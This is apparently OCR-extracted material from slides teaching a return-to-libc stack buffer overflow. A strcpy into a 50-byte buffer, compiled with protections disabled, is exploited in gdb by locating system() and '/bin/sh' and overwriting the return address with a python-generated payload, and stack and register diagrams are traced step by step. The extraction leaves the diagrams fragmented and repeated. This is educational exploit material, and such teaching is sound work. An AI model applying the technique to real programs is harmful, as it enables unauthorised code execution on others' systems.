
```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-deprecated-
declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-format-
security -fno-stack-protector -m32 -mpreferred-stack-boundary=2
test.c
```

```
$ readelf -lW a.out

Elf file type is EXEC (Executable file)
Entry point 0x8048320
There are 9 program headers, starting at offset 52
Program Headers:  Type           Offset   VirtAddr   PhysAddr   FileSiz
MemSiz  Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD           0x000000 0x08048000 0x08048000 0x005bc 0x005bc R E 0x1000
LOAD           0x000f08 0x08049f08 0x08049f08 0x00118 0x0011c RW  0x1000
DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
GNU_EH_FRAME   0x0004e0 0x080484e0 0x080484e0 0x0002c 0x0002c R   0x4
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

```
$ gdb a.out
(gdb) b main
(gdb) r foo
(gdb) p/x &system
$2 = 0xb7e66310
(gdb) info inferior  Num  Description       Executable* 1    process 14077
/home/ubuntu/a.out
(gdb) !cat /proc/14077/maps
08048000-08049000 r-xp 00000000 fd:01 134876     /home/ubuntu/a.out
08049000-0804a000 r--p 00000000 fd:01 134876     /home/ubuntu/a.out
0804a000-0804b000 rw-p 00001000 fd:01 134876     /home/ubuntu/a.out
b7e25000-b7e26000 rw-p 00000000 00:00 0
b7e26000-b7fce000 r-xp 00000000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fce000-b7fcf000 ---p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fcf000-b7fd1000 r--p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd1000-b7fd2000 rw-p 001aa000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd2000-b7fd5000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
(gdb) find 0xb7e26000, 0xb7fd2000, "/bin/sh"
0xb7f8684c
1 pattern found.
(gdb) x/s 0xb7f8684c
0xb7f8684c:         "/bin/sh"
```

```
(gdb) r `python -c "print 50 * 'a'
+ 'bcde' + '\x10\x63\xe6\xb7' +
'\x4c\x68\xf8\xb7'"`
```



0xFFFFFFFF


0xbffff714	
0x2	
0xb7e3faf3	0xbffff67c
0x0	0xbffff678
…	0xbffff646
0xbffff85c	0xbffff640
0xbffff646	0xbffff63c

0x00000000

```
main:
   push %ebp                     0x804841d
   mov %esp,%ebp                 0x804841e
   sub $0x3c,%esp                0x8048420
   mov 0xc(%ebp),%eax            0x8048423
   add $0x4,%eax                 0x8048426
   mov (%eax),%eax               0x8048429
   mov %eax,0x4(%esp)            0x804842b
   lea -0x32(%ebp),%eax          0x804842f
   mov %eax,(%esp)               0x8048432
   call 80482f0 <strcpy>         0x8048435
   mov $0xa,%eax                 0x804843a
   leave                         0x804843f
   ret                           0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048435

```
(gdb) x/s 0xbffff85c
0xbffff85c:     'a' <repeats 50
times>, "bcde\020c\346\267L",
<incomplete sequence \370\267>
```




0xFFFFFFFF

0xbffff714	
0xb7f8684c	
0xb7e66310	0xbffff67c
0x65646362	0xbffff678
a * 50 …	0xbffff646
0xbffff85c	0xbffff640
0xbffff646	0xbffff63c

0x00000000


```
main:
    push %ebp                  0x804841d
    mov %esp,%ebp              0x804841e
    sub $0x3c,%esp             0x8048420
    mov 0xc(%ebp),%eax         0x8048423
    add $0x4,%eax              0x8048426
    mov (%eax),%eax            0x8048429
    mov %eax,0x4(%esp)         0x804842b
    lea -0x32(%ebp),%eax       0x804842f
    mov %eax,(%esp)            0x8048432
    call 80482f0 <strcpy>      0x8048435
    mov $0xa,%eax              0x804843a
    leave                      0x804843f
    ret                        0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a



```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843f




0xFFFFFFFF

0xbffff714	
0xb7f8684c	
0xb7e66310	0xbffff67c
0x65646362	0xbffff678
a * 50	
…	0xbffff646
0xbffff85c	0xbffff640
0xbffff646	0xbffff63c

0x00000000

```
main:
    push %ebp                   0x804841d
    mov %esp,%ebp               0x804841e
    sub $0x3c,%esp              0x8048420
    mov 0xc(%ebp),%eax          0x8048423
    add $0x4,%eax               0x8048426
    mov (%eax),%eax             0x8048429
    mov %eax,0x4(%esp)          0x804842b
    lea -0x32(%ebp),%eax        0x804842f
    mov %eax,(%esp)             0x8048432
    call 80482f0 <strcpy>       0x8048435
    mov $0xa,%eax               0x804843a
    leave                       0x804843f
    ret                         0x8048440
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f



0xFFFFFFFF

Stack	Address
0xbffff714	
0xb7f8684c	0xbffff680
0xb7e66310	0xbffff67c
0x65646362	0xbffff678
a * 50	
…	0xbffff646
0xbffff85c	
0xbffff646	0xbffff640
	0xbffff63c


0x00000000

```
main:
   push %ebp                  0x804841d
   mov %esp,%ebp              0x804841e
   sub $0x3c,%esp             0x8048420
   mov 0xc(%ebp),%eax         0x8048423
   add $0x4,%eax              0x8048426
   mov (%eax),%eax            0x8048429
   mov %eax,0x4(%esp)         0x804842b
   lea -0x32(%ebp),%eax       0x804842f
   mov %eax,(%esp)            0x8048432
   call 80482f0 <strcpy>      0x8048435
   mov $0xa,%eax              0x804843a
   leave                      0x804843f
   ret                        0x8048440
```

%eax	0xa
%esp	0xbffff680
%ebp	0x65646362
%eip	0xb7e66310

```
system:
   push %ebx                  0xb7e66310
   sub $0x8,%esp              0xb7e66311
   mov 0x10(%esp), %eax       0xb7e66314
…
```

```
(gdb) c
Continuing.
sh: 1: Syntax error: EOF in backquote
substitution

Program received signal SIGSEGV, Segmentation
fault.
0xb7f8684d in ?? () from /lib/i386-linux-
gnu/libc.so.6
```



0xFFFFFFFF

0xbffff714

0xb7f8684c


0xbffff680

0xbffff67c

0x00000000

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

```
system:
  push %ebx                0xb7e66310
  sub $0x8,%esp            0xb7e66311
  mov 0x10(%esp), %eax     0xb7e66314
…
```



0xFFFFFFFF

